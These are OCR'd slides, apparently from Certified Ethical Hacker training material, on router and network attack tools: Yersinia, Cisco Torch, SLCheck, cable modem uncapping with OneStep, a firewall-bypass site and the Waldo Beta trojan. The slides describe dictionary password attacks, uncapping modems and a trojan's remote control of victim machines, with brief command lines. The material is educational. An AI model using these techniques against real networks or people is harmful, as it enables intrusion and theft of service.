
C|EH™ Certified Ethical Hacker

Yersinia for HSRP, CDP, and Other Layer 2 Attacks

Yersinia is a network tool designed to take advantage of some weakness in different network protocols such as Hot Standby Router Protocol (HSRP) and Cisco Discovery Protocol (CDP)

It pretends to be a solid framework for analyzing and testing the deployed networks and systems

Yersinia for HSRP, CDP, and Other Layer 2 Attacks (cont'd)



```
prodigy:/home/tomac/work/projects/yersinia-sf/yersinia/yersinia/src# telnet localhost 12000
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.

Welcome to yersinia version 0.5.5.1.
Copyright 2004 Slay & Tomac.


login: root
password:

MOTD: Do you have a Lexicon LX-7? Share it!! ;)

yersinia> en
Password:
yersinia# sh
  attacks     Show running attacks
  cdp         Cisco Discovery Protocol (CDP) information
  dhcp        Dynamic Host Configuration Protocol (DHCP) information
  dot1q       802.1Q information
  dtp         Dynamic Trunking Protocol (DTP) information
  history     Display the session command history
  hsrp        Hot Standby Router Protocol (HSRP) information
  interfaces  Interface status
  stats       Show statistics
  stp         Spanning Tree Protocol (STP) information
  users       Display information about terminal lines
  version     System hardware and software status
  vtp         Virtual Trunking Protocol (VTP) information
yersinia# sh ver
Chaos Internetwork Operating System Software
yersinia (tm) Software (i686), Version 0.5.5.1, RELEASE SOFTWARE
Copyright (c) 2004-2004 by tomac & Slay, Inc.
```

Cisco Torch

Cisco Torch was designed as a mass scanning, fingerprinting, and exploitation tool

Cisco-torch utilizes multiple threads and forking techniques, to launch multiple scanning processes on background for maximum scanning efficiency

Execution:

```
./cisco-torch.pl <options> <IP,hostname,network> ./cisco-torch.pl
<options> -F <hostlist>
```

Cisco torch can be used to launch dictionary based password attacks against services and discovering hosts running the following services:

- Telnet
- SSH
- Web
- NTP
- SNMP

EC-Council

Capturing Network Traffic

Monitoring SMTP (Port25) Using SLcheck

SLCheck can monitor your SMTP server by connecting to it

Command to monitor your SMTP server:

```
SLCheck -p 25 -a 10.1.1.1 -r "220"
```

SLCheck tries to establish a connection to server 10.1.1.1

The results are logged in file SLReport.csv

In dependence of the result, one of the following batch files will be executed:

- CheckOK.cmd : If the connection is successful
- CheckTimeout.cmd: If the server does not answer within 2000ms
- CheckMismatch.cmd: If the servers answers with a dfferent answer string

Monitoring HTTP (Port 80)

SLCheck can monitor your webserver by requesting a certain URL periodically

SSL attempts to establish a connection to server www.website.com and fires a HTTP GET request

Results are stored in SLReport.csv

With respect to the reply, any one of these batch files is executed:

- CheckOK.cmd: GET request was successful
- CheckTimeout.cmd: Server does not answer within 2000 ms
- CheckMismatch.cmd: Server replies with a differentstring

Cable Modem Hacking

Cable Modem Hacking

This hacking allows to communicate directly with cable modem and performs low-level operations like booting firmware or changing MAC address

Internet bandwidth speed can be increased by tweaking the cable modem

It involves the process of:

- Uncapping a cable modem
- Programming of a DOCSIS configuration file
- Putting up a TFTP server
- Changing an IP address
- Running a DHCP server

OneStep: ZUP


OneStep is a software that takes cable modem hacking mainstream

It accomplishes the task of uncapping by incorporating all tedious steps into an easy to use program

By making uncapping easier, OneStep introduced cable modem hacking to individuals

This application requires Java runtime environment

OneStep: Screenshot



OneStep:Zup! 1.5, by emc2, The TCNiSO group, 2002-2003

Target IP 192.168.100.1

Community public

☑ Set SNMP Trap Option 4 (4=disable, 1=en:

☑ Set SNMP Server IP 0.0.0.0 (0.0.0.0=disabled

☑ Set SNMP Trap Port 0

☑ Set SNMP Port 0

You must agree to disclaimer found on Help/ReadMe before using this program

EC-Council


Bypassing Firewalls

www.bypassfirewalls.net


BYPASSFIREWALLS.NET

Free script which can bypass firewalls by unblocking the websites

It can give access to all blocked websites



http://www.myspace.com



Trojans that can Bypass Firewalls


Waldo Beta

Waldo Beta lets hacker 'sneak ' into victims computer and control it

With the help of Waldo Beta, a hacker can:

- Open and close CD Drive
- Hide or show Cursor
- Hide or show Desktop
- Hide or show Taskbar
- Flip mouse buttons
- Shutdown PC
- Reboot PC
- Execute files
- Delete files
- Open browser to any website

Waldo Beta: Screenshot



Home

○ Only accept connections with this IP :


● Accept any connections

Import infected IP list from waldo analyzer:

Connection Status

Ready for action

Messages from Server



Edit Server

Your IP:

Server to edit: C:\WINDOWS\DESKTOP\WALDOBETA07\WALDO\

Buffer size: 100

☑ Make back-up

Summary


Login service like telnet or SSH can be used to connect to an appropriate port

SING can send customized ICMP packets from command line

Brute-forcing login Services yield positive results for the pen tester

Config files in router gives a lot of information to penetration testers

Traceroute command lists all the routers between the source and the destination computer



"We need better speech-recognition software. I told my employees to celebrate their diversity. The computer thought I said 'perversity'!"

"I created a password and wrote it down like you told me to.
Then I locked it away in a secure folder for safekeeping.
But I need my password to get into the folder!"